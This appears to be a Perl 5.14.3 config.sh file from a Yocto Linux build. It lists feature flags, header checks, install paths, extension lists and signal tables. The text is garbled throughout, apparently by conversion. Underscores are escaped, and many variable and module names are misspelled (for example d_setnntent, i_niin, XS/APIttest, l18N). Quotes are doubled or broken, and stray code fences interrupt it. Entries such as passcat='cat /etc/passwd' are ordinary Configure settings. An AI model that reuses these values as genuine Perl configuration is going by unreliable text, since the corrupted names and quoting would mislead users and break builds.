d\_copysignl='define'  
d\_cplusplus='undef'  
d\_crypt='define'  
d\_crypt\_r='define'  
d\_csh='undef'  
d\_ctermid='define'  
d\_ctermid\_r='undef'  
d\_ctime64='undef'  
d\_ctime\_r='define'  
d\_cuserid='define'  
d\_dbl\_dig='define'  
d\_dbminitproto='undef'  
d\_diffTime64='undef'  
d\_diffTime='define'  
d\_dir\_dd\_fd='undef'  
d\_dirfd='define'  
d\_dirnamlen='undef'

d\_dlerror='define'  
d\_dlopen='define'  
d\_dlsymun='undef'  
d\_dosuid='undef'  
d\_drand48\_r='define'  
d\_drand48proto='define'  
d\_dup2='define'  
d\_eaccess='define'  
d\_endgrent='define'  
d\_endgrent\_r='undef'  
d\_endhent='define'  
d\_endhostent\_r='undef'  
d\_endnent='define'  
d\_endnetent\_r='undef'  
d\_endpent='define'  
d\_endprotoent\_r='undef'  
d\_endpwent='define'  
d\_endpwent\_r='undef'  
d\_endsent='define'  
d\_endservent\_r='undef'  
d\_eofnblk='define'  
d\_eunice='undef'  
d\_faststdio='define'  
d\_fchdir='define'  
d\_fchmod='define'

d\_fchown='define'

d\_fcntl='define'

d\_fcntl\_can\_lock='define'

d\_fd\_macros='define'

d\_fd\_set='define'

d\_fds\_bits='define'

d\_fgetpos='define'

d\_finite='define'

d\_finitel='define'

d\_flexfnam='define'

d\_flock='define'

d\_flockproto='define'

d\_fork='define'

d\_fp\_class='undef'

d\_fpathconf='define'

d\_fpclass='undef'

d\_fpclassify='undef'

d\_fpclassl='undef'

d\_fpos64\_t='undef'

d\_frexp='define'

d\_fs\_data\_s='undef'

d\_fseeko='define'

d\_fsetpos='define'

d\_fstatfs='define'

d\_fstatvfs='define'

d\_fsync='define'  
d\_ftello='define'  
d\_ftime='undef'  
d\_futimes='define'  
d\_gdbm\_ndbm\_h\_uses\_prototypes='undef'  
d\_gdbmndbm\_h\_uses\_prototypes='undef'  
d\_getaddrinfo='define'  
d\_getcwd='define'  
d\_getespwnam='undef'  
d\_getfsstat='undef'  
d\_getgrent='define'  
d\_getgrent\_r='define'  
d\_getgrgid\_r='define'  
d\_getgrnam\_r='define'  
d\_getgrps='define'  
d\_gethbyaddr='define'  
d\_gethbyname='define'  
d\_gethent='define'  
d\_gethname='define'  
d\_gethostbyaddr\_r='define'  
d\_gethostbyname\_r='define'  
d\_gethostent\_r='define'  
d\_gethostprotos='define'  
d\_getitimer='define'  
d\_getlogin='define'

d\_getlogin\_r='define'  
d\_getmnt='undef'  
d\_getmntent='define'  
d\_getnameinfo='define'  
d\_getnbyaddr='define'  
d\_getnbyname='define'  
d\_getnent='define'  
d\_getnetbyaddr\_r='define'  
d\_getnetbyname\_r='define'  
d\_getnetent\_r='define'  
d\_getnetprotos='define'  
d\_getpagsz='define'  
d\_getpbyname='define'  
d\_getpbynumber='define'  
d\_getpent='define'  
d\_getpgid='define'  
d\_getpgrp2='undef'  
d\_getpgrp='define'  
d\_getppid='define'  
d\_getprior='define'  
d\_getprotobyname\_r='define'  
d\_getprotobynumber\_r='define'  
d\_getprotoent\_r='define'  
d\_getprotoprotos='define'  
d\_getprpwnam='undef'

d\_getpwent='define'  
d\_getpwent\_r='define'  
d\_getpwnam\_r='define'  
d\_getpwuid\_r='define'  
d\_getsbyname='define'  
d\_getsbyport='define'  
d\_getsent='define'  
d\_getservbyname\_r='define'  
d\_getservbyport\_r='define'  
d\_getservent\_r='define'  
d\_getservprotos='define'  
d\_getspnam='define'  
d\_getspnam\_r='define'  
d\_gettimeod='define'  
d\_gmtime64='undef'  
d\_gmtime\_r='define'  
d\_gnulibc='define'  
d\_grpasswd='define'  
d\_hasmntopt='define'  
d\_htonl='define'  
d\_ilogbl='define'  
d\_inc\_version\_list='undef'  
d\_index='undef'  
d\_inetaton='define'  
d\_inetntop='define'

d\_inetpton='define'  
d\_int64\_t='define'  
d\_isascii='define'  
d\_isfinite='undef'  
d\_isinf='define'  
d\_isnan='define'  
d\_isnanl='define'  
d\_killpg='define'  
d\_lchown='define'  
d\_ldbl\_dig='define'  
d\_libm\_lib\_version='define'  
d\_link='define'  
d\_localtime64='undef'  
d\_localtime\_r='define'  
d\_localtime\_r\_needs\_tzset='define'  
d\_locconv='define'  
d\_lockf='define'  
d\_longdbl='define'  
d\_longlong='define'  
d\_lseekproto='define'  
d\_lstat='define'  
d\_madvise='define'  
d\_malloc\_good\_size='undef'  
d\_malloc\_size='undef'  
d\_mblen='define'



d\_mbstowcs='define'  
d\_mbtowc='define'  
d\_memchr='define'  
d\_memcmp='define'  
d\_memcpy='define'  
d\_memmove='define'  
d\_memset='define'  
d\_mkdir='define'  
d\_mkdtemp='define'  
d\_mkfifo='define'  
d\_mkstemp='define'  
d\_mkstemps='define'  
d\_mktime64='undef'  
d\_mktime='define'  
d\_mmap='define'  
d\_modfl='define'  
d\_modfl\_pow32\_bug='undef'  
d\_modflproto='define'  
d\_mprotect='define'  
d\_msg='define'  
d\_msg\_ctrunc='define'  
d\_msg\_dontroute='define'  
d\_msg\_oob='define'  
d\_msg\_peek='define'  
d\_msg\_proxy='define'

d\_msgctl='define'  
d\_msgget='define'  
d\_msghdr\_s='define'  
d\_msgrcv='define'  
d\_msgsnd='define'  
d\_msync='define'  
d\_munmap='define'  
d\_mymalloc='undef'  
d\_ndbm='undef'  
d\_ndbm\_h\_uses\_prototypes='undef'  
d\_nice='define'  
d\_nl\_langinfo='define'  
d\_nv\_zero\_is\_allbits\_zero='define'  
d\_off64\_t='define'  
d\_old\_pthread\_create\_joinable='undef'  
d\_oldpthreads='undef'  
d\_oldsock='undef'  
d\_open3='define'  
d\_pathconf='define'  
d\_pause='define'  
d\_perl\_otherlibdirs='define'  
d\_phostname='undef'  
d\_pipe='define'  
d\_poll='define'  
d\_portable='define'

d\_proclselfexe='define'  
d\_pseudofork='undef'  
d\_pthread\_atfork='define'  
d\_pthread\_attr\_setscope='define'  
d\_pthread\_yield='define'  
d\_pwage='undef'  
d\_pwchange='undef'  
d\_pwclass='undef'  
d\_pwcomment='undef'  
d\_pwexpire='undef'  
d\_pwgecos='define'  
d\_pwpasswd='define'  
d\_pwquota='undef'  
d\_qgcvt='define'  
d\_quad='define'  
d\_random\_r='define'  
d\_readdir64\_r='define'  
d\_readdir='define'  
d\_readdir\_r='define'  
d\_readlink='define'  
d\_readv='define'  
d\_recvmmsg='define'  
d\_rename='define'  
d\_rewinddir='define'  
d\_rmdir='define'

d\_safebcopy='undef'  
d\_safemcpy='undef'  
d\_sanemcmp='define'  
d\_sbrkproto='define'  
d\_scalbnl='define'  
d\_sched\_yield='define'  
d\_scm\_rights='define'  
d\_seekdir='define'  
d\_select='define'  
d\_sem='define'  
d\_semctl='define'  
d\_semctl\_semids='define'  
d\_semctl\_semun='define'  
d\_semget='define'  
d\_semop='define'  
d\_sendmsg='define'  
d\_setgid='define'  
d\_seteuid='define'  
d\_setgrent='define'  
d\_setgrent\_r='undef'  
d\_setgrps='define'  
d\_sethent='define'  
d\_sethostent\_r='undef'  
d\_setitimer='define'  
d\_setlinebuf='define'

d\_setlocale='define'  
d\_setlocale\_r='undef'  
d\_setnntent='define'  
d\_setnetent\_r='undef'  
d\_setpent='define'  
d\_setpgid='define'  
d\_setpgrp2='undef'  
d\_setpgrp='define'  
d\_setprior='define'  
d\_setproctitle='undef'  
d\_setprotoent\_r='undef'  
d\_setpwent='define'  
d\_setpwent\_r='undef'  
d\_setregid='define'  
d\_setresgid='define'  
d\_setresuid='define'  
d\_setreuid='define'  
d\_setrgid='undef'  
d\_setruid='undef'  
d\_setsent='define'  
d\_setservent\_r='undef'  
d\_setsid='define'  
d\_setvbuf='define'  
d\_sfio='undef'  
d\_shm='define'

d\_shmat='define'  
d\_shmatprototype='define'  
d\_shmctl='define'  
d\_shmdt='define'  
d\_shmget='define'  
d\_sigaction='define'  
d\_signbit='define'  
d\_sigprocmask='define'  
d\_sigsetjmp='define'  
d\_sitearch='define'  
d\_snprintf='define'  
d\_sockatmark='define'  
d\_sockatmarkproto='define'  
d\_socket='define'  
d\_socklen\_t='define'  
d\_socketpair='define'  
d\_socks5\_init='undef'  
d\_sprintf\_returns\_strlen='define'  
d\_sqrtl='define'  
d\_srand48\_r='define'  
d\_srandom\_r='define'  
d\_sresgproto='define'  
d\_sresuproto='define'  
d\_statblks='define'  
d\_statfs\_f\_flags='undef'

d\_statfs\_s='define'  
d\_statvfs='define'  
d\_stdio\_cnt\_lval='undef'  
d\_stdio\_ptr\_lval='define'  
d\_stdio\_ptr\_lval\_nochange\_cnt='undef'  
d\_stdio\_ptr\_lval\_sets\_cnt='define'  
d\_stdio\_stream\_array='undef'  
d\_stdlibbase='define'  
d\_stdstdio='define'  
d\_strchr='define'  
d\_strcoll='define'  
d\_strctcpy='define'  
d\_strerrorm='strerror(e)'  
d\_strerror='define'  
d\_strerror\_r='define'  
d\_strftime='define'  
d\_strlcat='undef'  
d\_strlcpy='undef'  
d\_strtod='define'  
d\_strtol='define'  
d\_strtold='define'  
d\_strtoll='define'  
d\_strtoq='define'  
d\_strtoul='define'  
d\_strtoull='define'

d\_strtouq='define'  
d\_strxfrm='define'  
d\_suidsafe='undef'  
d\_symlink='define'  
d\_syscall='define'  
d\_syscallproto='define'  
d\_sysconf='define'  
d\_sysernlst=""  
d\_syserrlst='define'  
d\_system='define'  
d\_tcgetpgrp='define'  
d\_tcsetpgrp='define'  
d\_telldir='define'  
d\_telldirproto='define'  
d\_time='define'  
d\_timegm='define'  
d\_times='define'  
d\_tm\_tm\_gmtoff='define'  
d\_tm\_tm\_zone='define'  
d\_tmpnam\_r='define'  
d\_truncate='define'  
d\_ttyname\_r='define'  
d\_tzname='define'  
d\_ualarm='define'  
d\_umask='define'



d\_uname='define'  
d\_union\_semun='undef'  
d\_unordered='undef'  
d\_unsetenv='define'  
d\_usleep='define'  
d\_usleepproto='define'  
d\_ustat='define'  
d\_vendorarch='define'  
d\_vendorbin='define'  
d\_vendorlib='define'  
d\_vendorscript='define'  
d\_vfork='undef'  
d\_void\_closedir='undef'  
d\_voidsig='define'  
d\_voidtty=""  
d\_volatile='define'  
d\_vprintf='define'  
d\_vsnprintf='define'  
d\_wait4='define'  
d\_waitpid='define'  
d\_wcstombs='define'  
d\_wctomb='define'  
d\_writev='define'  
d\_xenix='undef'  
date='date'

db\_hashtype='u\_int32\_t'

db\_prefixtype='size\_t'

db\_version\_major=''

db\_version\_minor=''

db\_version\_patch=''

defvoidused='15'

direntrytype='struct dirent'

dlext='so'

dlsrc='dl\_dlopen.xs'

doublesize='8'

drand01='drand48()'

drand48\_r\_proto='REENTRANT\_PROTO\_I\_ST'

dtrace=''

dynamic\_ext='B Compress/Raw/Bzip2 Compress/Raw/Zlib Cwd Data/Dumper Devel/DProf Devel/PPPort  
Devel/Peek Digest/MD5 Digest/SHA Encode Fcntl File/Glob Filter/Util/Call Hash/Util Hash/Util/FieldHash  
l18N/Langinfo IO IPC/SysV List/Util MIME/Base64 Math/BigInt/FastCalc Opcode POSIX PerlIO/encoding  
PerlIO/scalar PerlIO/via GDBM\_File SDBM\_File Socket Storable Sys/Hostname Sys/Syslog Text/Soundex  
Time/HiRes Time/Piece Unicode/Normalize XS/APITest XS/APITest/KeywordRPN XS/Typemap attributes  
mro re threads threads/shared'

eagain='EAGAIN'

ebcdic='undef'

echo='echo'

egrep='egrep'

emacs=''

endgrent\_r\_proto='0'

endhostent\_r\_proto='0'

endnetent\_r\_proto='0'

endprotoent\_r\_proto='0'

endpwent\_r\_proto='0'

endservent\_r\_proto='0'

eunicefix=':'

exe\_ext=""

expr='expr'

extensions='B Compress/Raw/Bzip2 Compress/Raw/Zlib Cwd Data/Dumper Devel/DProf Devel/PPPort  
Devel/PeeK Digest/MD5 Digest/SHA Encode Fcntl File/Glob Filter/Util/Call Hash/Util Hash/Util/FieldHash  
l18N/Langinfo IO IPC/SysV List/Util MIME/Base64 Math/BigInt/FastCalc Opcode POSIX PerlIO/encoding  
PerlIO/scalar PerlIO/via GDBM\_File SDBM\_File Socket Storable Sys/Hostname Sys/Syslog Text/Soundex  
Time/HiRes Time/Piece Unicode/Normalize XS/APItest XS/APItest/KeywordRPN XS/Typemap attributes  
mro re threads threads/shared Archive/Extract Archive/Tar Attribute/Handlers AutoLoader B/Debug  
B/Deparse B/Lint CGI CPAN CPANPLUS CPANPLUS/Dist/Build Class/ISA Devel/SelfStubber Digest Errno  
ExtUtils/CBuilder ExtUtils/Command ExtUtils/Constant ExtUtils/Install ExtUtils/MakeMaker  
ExtUtils/Manifest ExtUtils/ParseXS File/Fetch File/Path File/Temp FileCache Filter/Simple Getopt/Long  
l18N/LangTags IO/Compress IO/Zlib IPC/Cmd IPC/Open2 IPC/Open3 Locale/Codes Locale/Maketext  
Locale/Maketext/Simple Log/Message Log/Message/Simple Math/BigInt Math/BigRat Math/Complex  
Memoize Module/Build Module/CoreList Module/Load Module/Load/Conditional Module/Loaded  
Module/Pluggable NEXT Net/Ping Object/Accessor Package/Constants Params/Check Parse/CPAN/Meta  
PerlIO/via/QuotedPrint Pod/Escapes Pod/LaTeX Pod/Parser Pod/Perldoc Pod/Plainer Pod/Simple Safe  
SelfLoader Shell Switch Term/ANSIColor Term/Cap Term/UI Test Test/Harness Test/Simple  
Text/Balanced Text/ParseWords Text/Tabs Thread/Queue Thread/Semaphore Tie/File Tie/Memoize  
Tie/RefHash Time/Local Unicode/Collate XSLoader autodie autouse base bignum constant  
encoding/warnings if lib libnet parent podlators'

extern\_C='extern'

extras=""

fflushNULL='define'

fflushall='undef'

find=""

firstmakefile='makefile'

flex=""

fpossize='16'

fpostype='fpos\_t'  
freetype='void'  
from=.:'  
full\_ar='ar'  
full\_csh='csh'  
full\_sed='sed'  
gccansipedantic=""  
gccosandvers=""  
gccversion='4.5.1'  
getgrent\_r\_proto='REENTRANT\_PROTO\_I\_SBWR'  
getgrgid\_r\_proto='REENTRANT\_PROTO\_I\_TSBWR'  
getgrnam\_r\_proto='REENTRANT\_PROTO\_I\_CSBWR'  
gethostbyaddr\_r\_proto='REENTRANT\_PROTO\_I\_TsISBWRE'  
gethostbyname\_r\_proto='REENTRANT\_PROTO\_I\_CSBWRE'  
gethostent\_r\_proto='REENTRANT\_PROTO\_I\_SBWRE'  
getlogin\_r\_proto='REENTRANT\_PROTO\_I\_BW'  
getnetbyaddr\_r\_proto='REENTRANT\_PROTO\_I\_uISBWRE'  
getnetbyname\_r\_proto='REENTRANT\_PROTO\_I\_CSBWRE'  
getnetent\_r\_proto='REENTRANT\_PROTO\_I\_SBWRE'  
getprotobyname\_r\_proto='REENTRANT\_PROTO\_I\_CSBWR'  
getprotobynumber\_r\_proto='REENTRANT\_PROTO\_I\_ISBWR'  
getprotoent\_r\_proto='REENTRANT\_PROTO\_I\_SBWR'  
getpwent\_r\_proto='REENTRANT\_PROTO\_I\_SBWR'  
getpwnam\_r\_proto='REENTRANT\_PROTO\_I\_CSBWR'  
getpwuid\_r\_proto='REENTRANT\_PROTO\_I\_TSBWR'

getservbyname\_r\_proto='REENTRANT\_PROTO\_I\_CCSBWR'  
getservbyport\_r\_proto='REENTRANT\_PROTO\_I\_ICSBWR'  
getservent\_r\_proto='REENTRANT\_PROTO\_I\_SBWR'  
getspnam\_r\_proto='REENTRANT\_PROTO\_I\_CSBWR'  
gidsign='1'  
gidsize='4'  
gidtype='gid\_t'  
glibpth='@EXECPREFIX@/shlib @BASELIBDIR@ @LIBDIR@ @LIBDIR@/386 @BASELIBDIR@/386  
@EXECPREFIX@/ccs/lib @EXECPREFIX@/ucblib @EXECPREFIX@/local/lib '  
gmake='gmake'  
gmtime\_r\_proto='REENTRANT\_PROTO\_S\_TS'  
gnulibc\_version='2.12.1'  
grep='grep'  
groupcat='cat /etc/group'  
groupstype='gid\_t'  
gzip='gzip'  
h\_fcntl='false'  
h\_sysfile='true'  
hint='recommended'  
hostcat='cat /etc/hosts'  
html1dir=' '  
html1direxp=''  
html3dir=' '  
html3direxp=''  
i16size='2'  
i16type='short'

i32size='4'

i64size='8'

i8size='1'

i8type='signed char'

i\_arpainet='define'

i\_assert='define'

i\_bsdioclt=""

i\_crypt='define'

i\_db='undef'

i\_dbm='undef'

i\_dirent='define'

i\_dld='undef'

i\_dlfcn='define'

i\_fcntl='undef'

i\_float='define'

i\_fp='undef'

i\_fp\_class='undef'

i\_gdbm='undef'

i\_gdbm\_ndbm='undef'

i\_gdbmndbm='undef'

i\_grp='define'

i\_ieeeep='undef'

i\_inttypes='define'

i\_langinfo='define'

i\_libutil='undef'

i\_limits='define'

i\_locale='define'

i\_machcthr='undef'

i\_malloc='define'

i\_mallocmalloc='undef'

i\_math='define'

i\_memory='undef'

i\_mntent='define'

i\_ndbm='undef'

i\_netdb='define'

i\_neterro='undef'

i\_netinettcp='define'

i\_niin='define'

i\_poll='define'

i\_prot='undef'

i\_pthread='define'

i\_pwd='define'

i\_rpcsvcdbm='undef'

i\_sfio='undef'

i\_sgtty='undef'

i\_shadow='define'

i\_socks='undef'

i\_stdarg='define'

i\_stddef='define'

i\_stdlib='define'

i\_string='define'  
i\_sunmath='undef'  
i\_sysaccess='undef'  
i\_sysdir='define'  
i\_sysfile='define'  
i\_sysfilio='undef'  
i\_sysin='undef'  
i\_sysioctl='define'  
i\_syslog='define'  
i\_sysmman='define'  
i\_sysmode='undef'  
i\_sysmount='define'  
i\_sysndir='undef'  
i\_sysparam='define'  
i\_syspoll='define'  
i\_sysresrc='define'  
i\_sysseclt='undef'  
i\_sysselect='define'  
i\_syssockio='undef'  
i\_sysstat='define'  
i\_sysstatfs='define'  
i\_sysstatvfs='define'  
i\_systime='define'  
i\_systimek='undef'  
i\_systimes='define'



```
i_systypes='define'
i_sysuio='define'
i_sysun='define'
i_sysutsname='define'
i_sysvfs='define'
i_syswait='define'
i_termio='undef'
i_termios='define'
i_time='define'
i_unistd='define'
i_ustat='define'
i_utime='define'
i_values='define'
i_varargs='undef'
i_varhdr='stdarg.h'
i_vfork='undef'
ignore_versioned_solibs='y'
inc_version_list=' '
inc_version_list_init='0'
incpath=""
inews=""
initialinstalllocation='@USRBIN@'
installarchlib='@LIBDIR@/perl/5.14.3/@ARCH@-thread-multi'
installbin='@USRBIN@'
installhtml1dir=""
```

installhtml3dir=""  
installman1dir=""  
installman3dir=""  
installprefix='@EXECPREFIX@'  
installprefixexp='@EXECPREFIX@'  
installprivlib='@LIBDIR@/perl/5.14.3'  
installscript='@USRBIN@'  
installsitearch='@LIBDIR@/perl/site\_perl/5.14.3/@ARCH@-thread-multi'  
installsitebin='@USRBIN@'  
installsitehtml1dir=""  
installsitehtml3dir=""  
installsitelib='@LIBDIR@/perl/site\_perl/5.14.3'  
installsiteman1dir=""  
installsiteman3dir=""  
installsitescript='@USRBIN@'  
installstyle='lib/perl'  
installusrbinperl='define'  
installvendorarch='@LIBDIR@/perl/vendor\_perl/5.14.3/@ARCH@-thread-multi'  
installvendorbin='@USRBIN@'  
installvendorhtml1dir=""  
installvendorhtml3dir=""  
installvendorlib='@LIBDIR@/perl/vendor\_perl/5.14.3'  
installvendorman1dir=""  
installvendorman3dir=""  
installvendorscript='@USRBIN@'

intsize='4'

issymmlink='test -h'

ivdformat=""ld""

ivtype='long'

known\_extensions='B Compress/Raw/Bzip2 Compress/Raw/Zlib Cwd DB\_File Data/Dumper Devel/DProf  
Devel/PPPort Devel/Peek Digest/MD5 Digest/SHA Encode Fcntl File/Glob Filter/Util/Call GDBM\_File  
Hash/Util Hash/Util/FieldHash l18N/Langinfo IO IPC/SysV List/Util MIME/Base64 Math/BigInt/FastCalc  
NDBM\_File ODBM\_File Opcode POSIX PerlIO/encoding PerlIO/scalar PerlIO/via SDBM\_File Socket  
Storable Sys/Hostname Sys/Syslog Text/Soundex Time/HiRes Time/Piece Unicode/Normalize  
VMS/DCLsym VMS/Stdio Win32 Win32API/File Win32CORE XS/APIttest XS/APIttest/KeywordRPN  
XS/Typemap attributes mro re threads threads/shared '

ksh=""

ld='gcc'

lddflags='-shared -O2 -fstack-protector'

ldflags='-fstack-protector'

ldflags\_uselargefiles=""

ldlibpthname='LD\_LIBRARY\_PATH'

less='less'

lib\_ext='.a'

libc='@BASELIBDIR@/libc-2.12.1.so'

libperl='libperl.so'

libpth='@BASELIBDIR@ @LIBDIR@'

libs='-lnsl -lgdbm -ldb -ldl -lm -lcrypt -lutil -lpthread -lc'

libsdirs=' @LIBDIR@'

libsfiles=' libnsl.so libgdbm.so libdb.so libdl.so libm.so libcrypt.so libutil.so libpthread.so libc.so'

libsfound=' @LIBDIR@/libnsl.so @LIBDIR@/libgdbm.so @LIBDIR@/libdb.so @LIBDIR@/libdl.so  
@LIBDIR@/libm.so @LIBDIR@/libcrypt.so @LIBDIR@/libutil.so @LIBDIR@/libpthread.so  
@LIBDIR@/libc.so'

libspath=' @BASELIBDIR@ @LIBDIR@'

libswanted='sfio socket inet nsl nm ndbm gdbm dbm db malloc dl dld ld sun m crypt sec util pthread c  
cposix posix ucb BSD gdbm\_compat'

libswanted\_uselargefiles=""

line=""

lint=""

lkflags=""

ln='ln'

lns='/bin/ln -s'

localtime\_r\_proto='REENTRANT\_PROTO\_S\_TS'

locincpth='@EXECPREFIX@/local/include /opt/local/include @EXECPREFIX@/gnu/include  
/opt/gnu/include @EXECPREFIX@/GNU/include /opt/GNU/include'

loclibpth='@EXECPREFIX@/local/lib /opt/local/lib @EXECPREFIX@/gnu/lib /opt/gnu/lib  
@EXECPREFIX@/GNU/lib /opt/GNU/lib'

longlongsize='8'

lp=""

lpr=""

ls='ls'

lseeksize='8'

lseektype='off\_t'

mad='undef'

madlyh=""

madlyobj=""

madlysrc=""

mail=""

mailx=""

make='make'

make\_set\_make='#'

mallocobj=""  
malloclsrc=""  
malloctype='void \*'  
man1dir=' '  
man1direxp=""  
man1ext='0'  
man3dir=' '  
man3direxp=""  
man3ext='0'  
mips\_type=""  
mistrustnm=""  
mkdir='mkdir'  
mmatype='void \*'  
modetype='mode\_t'  
more='more'  
multiarch='undef'  
mv=""  
myarchname='@ARCH@'  
mydomain='.localdomain'  
myhostname='localhost'  
n='-n'  
netdb\_hlen\_type='size\_t'  
netdb\_name\_type='const char \*'  
netdb\_net\_type='in\_addr\_t'  
nm='nm'

```
nm_opt=""
nm_so_opt='--dynamic'
nonxs_ext='Archive/Extract Archive/Tar Attribute/Handlers AutoLoader B/Debug \
B/Deparse B/Lint CGI CPAN CPAN/Meta CPAN/Meta/YAML CPANPLUS CPANPLUS/Dist/Build \
Class/ISA Devel/SelfStubber Digest Dumpvalue Env Errno ExtUtils/CBuilder \
ExtUtils/Command ExtUtils/Constant ExtUtils/Install ExtUtils/MakeMaker \
ExtUtils/Manifest ExtUtils/ParseXS File/CheckTree File/Fetch File/Path File/Temp \
FileCache Filter/Simple Getopt/Long HTTP/Tiny I18N/Collate I18N/LangTags \
IO/Compress IO/Zlib IPC/Cmd IPC/Open2 IPC/Open3 JSON/PP Locale/Codes \
Locale/Maketext Locale/Maketext/Simple Log/Message Log/Message/Simple \
Math/BigInt Math/BigRat Math/Complex Memoize Module/Build Module/CoreList \
Module/Load Module/Load/Conditional Module/Loaded Module/Pluggable NEXT Net/Ping \
Object/Accessor Package/Constants Params/Check Parse/CPAN/Meta Perl/OSType \
PerlIO/via/QuotedPrint Pod/Escapes Pod/Html Pod/LaTeX Pod/Parser Pod/Perldoc \
Pod/Plainer Pod/Simple Safe SelfLoader Shell Switch Term/ANSIColor Term/Cap \
Term/UI Test Test/Harness Test/Simple Text/Balanced Text/ParseWords Text/Tabs \
Thread/Queue Thread/Semaphore Tie/File Tie/Hash/NamedCapture Tie/Memoize \
Tie/RefHash Time/Local Unicode/Collate Version/Requirements XSLoader autodie \
autouse base bignum constant encoding/warnings if lib libnet parent podlators'
nroff='nroff'
nvEUformat=""E""
nvFUformat=""F""
nvGUformat=""G""
nv_overflows_integers_at='256.0*256.0*256.0*256.0*256.0*256.0*2.0*2.0*2.0*2.0*2.0'
nveformat=""e""
```

nvfformat=""f""  
nvgformat=""g""  
nvsize='8'  
nvtype='double'  
o\_nonblock='O\_NONBLOCK'  
obj\_ext='.o'  
old\_pthread\_create\_joinable=""  
optimize='-O2'  
orderlib='false'  
osname='linux'  
osvers='2.6.37-rc5-yocto-standard+'  
otherlibdirs='@LIBDIR@/perl/5.14.3'  
package='perl5'  
pager='/usr/bin/less -isr'  
passcat='cat /etc/passwd'  
patchlevel='14'  
path\_sep=':'  
perl5='@USRBIN@/perl'  
perl=""  
perl\_patchlevel=""  
perladmin='root@localhost'  
perllibs='-lnsl -ldl -lm -lcrypt -lutil -lpthread -lc'  
perlpath='@USRBIN@/perl'  
pg='pg'  
phostname=""

pidtype='pid\_t'  
plibpth=""  
pmake=""  
pr=""  
prefix='@EXECPREFIX@'  
prefixexp='@EXECPREFIX@'  
privlib='@LIBDIR@/perl/5.14.3'  
privlibexp='@LIBDIR@/perl/5.14.3'  
procsselfexe=""/proc/self/exe"  
prototype='define'  
randbits='48'  
randfunc='drand48'  
random\_r\_proto='REENTRANT\_PROTO\_I\_St'  
randseedtype='long'  
ranlib=':'  
rd\_nodata='-1'  
readdir64\_r\_proto='REENTRANT\_PROTO\_I\_TSR'  
readdir\_r\_proto='REENTRANT\_PROTO\_I\_TSR'  
revision='5'  
rm='rm'  
rm\_try='/bin/rm -f try try a.out .out try.[cho] try..o core core.try\* try.core\*'  
rmail=""  
run=""  
runnm='false'  
sPRIEUldbl=""LE""



sPRIFUldbl=""LF""

sPRIGUldbl=""LG""

sPRIeldbl=""Le""

sPRIfldbl=""Lf""

sPRIgldbl=""Lg""

sSCNfldbl=""Lf""

sched\_yield='sched\_yield()'

scriptdir='@USRBIN@'

scriptdirexp='@USRBIN@'

sed='sed'

seedfunc='srand48'

selecttype='fd\_set \*'

sendmail=""

setgrent\_r\_proto='0'

sethostent\_r\_proto='0'

setlocale\_r\_proto='0'

setnetent\_r\_proto='0'

setprotoent\_r\_proto='0'

setpwent\_r\_proto='0'

setservent\_r\_proto='0'

sh='/bin/sh'

shar=""

sharpbang='#!'

shmatttype='void \*'

shortsize='2'

shrpenv=""

shsharp='true'

sig\_count='65'

sig\_name='ZERO HUP INT QUIT ILL TRAP ABRT BUS FPE KILL USR1 SEGV USR2 PIPE ALRM TERM STKFLT  
CHLD CONT STOP TSTP TTIN TTOU URG XCPU XFSZ VTALRM PROF WINCH IO PWR SYS NUM32 NUM33  
RTMIN NUM35 NUM36 NUM37 NUM38 NUM39 NUM40 NUM41 NUM42 NUM43 NUM44 NUM45  
NUM46 NUM47 NUM48 NUM49 NUM50 NUM51 NUM52 NUM53 NUM54 NUM55 NUM56 NUM57  
NUM58 NUM59 NUM60 NUM61 NUM62 NUM63 RTMAX IOT CLD POLL UNUSED '

sig\_name\_init=""ZERO", "HUP", "INT", "QUIT", "ILL", "TRAP", "ABRT", "BUS", "FPE", "KILL", "USR1",  
"SEGV", "USR2", "PIPE", "ALRM", "TERM", "STKFLT", "CHLD", "CONT", "STOP", "TSTP", "TTIN", "TTOU",  
"URG", "XCPU", "XFSZ", "VTALRM", "PROF", "WINCH", "IO", "PWR", "SYS", "NUM32", "NUM33",  
"RTMIN", "NUM35", "NUM36", "NUM37", "NUM38", "NUM39", "NUM40", "NUM41", "NUM42",  
"NUM43", "NUM44", "NUM45", "NUM46", "NUM47", "NUM48", "NUM49", "NUM50", "NUM51",  
"NUM52", "NUM53", "NUM54", "NUM55", "NUM56", "NUM57", "NUM58", "NUM59", "NUM60",  
"NUM61", "NUM62", "NUM63", "RTMAX", "IOT", "CLD", "POLL", "UNUSED", 0'

sig\_num='0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34  
35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 6 17 29 31 '

sig\_num\_init='0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27,  
28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55,  
56, 57, 58, 59, 60, 61, 62, 63, 64, 6, 17, 29, 31, 0'

sig\_size='69'

signal\_t='void'

sitearch='@LIBDIR@/perl/site\_perl/5.14.3/@ARCH@-thread-multi'

sitearchexp='@LIBDIR@/perl/site\_perl/5.14.3/@ARCH@-thread-multi'

sitebin='@USRBIN@'

sitebinexp='@USRBIN@'

sitehtml1dir=""

sitehtml1direxp=""

sitehtml3dir=""

sitehtml3direxp=""

sitelib='@LIBDIR@/perl/site\_perl/5.14.3'

sitelib\_stem='@LIBDIR@/perl/site\_perl'  
sitelibexp='@LIBDIR@/perl/site\_perl/5.14.3'  
siteman1dir=""  
siteman1direxp=""  
siteman3dir=""  
siteman3direxp=""  
siteprefix='@EXECPREFIX@'  
siteprefixexp='@EXECPREFIX@'  
sitescript='@USRBIN@'  
sitescriptexp='@USRBIN@'  
sizetype='size\_t'  
sleep=""  
smail=""  
so='so'  
sockethdr=""  
socketlib=""  
socksizetype='socklen\_t'  
sort='sort'  
spackage='Perl5'  
spitshell='cat'  
srand48\_r\_proto='REENTRANT\_PROTO\_I\_LS'  
srandom\_r\_proto='REENTRANT\_PROTO\_I\_TS'  
src='.'  
ssizetype='ssize\_t'  
startperl='#!@USRBIN@/perl'

startsh='#!/bin/sh'

static\_ext=' '

stdchar='char'

stdio\_base='((fp)->\_IO\_read\_base)'

stdio\_bufsiz='((fp)->\_IO\_read\_end - (fp)->\_IO\_read\_base)'

